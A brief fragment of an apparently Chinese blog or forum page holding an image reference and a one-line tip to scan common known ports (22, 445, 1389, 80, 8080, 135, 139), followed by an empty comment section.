 但是不知道为什么那么多,所以推荐扫已知的常用端口,比如 22,445,1389,80,8080,135,139等

评论(0)
暂无评论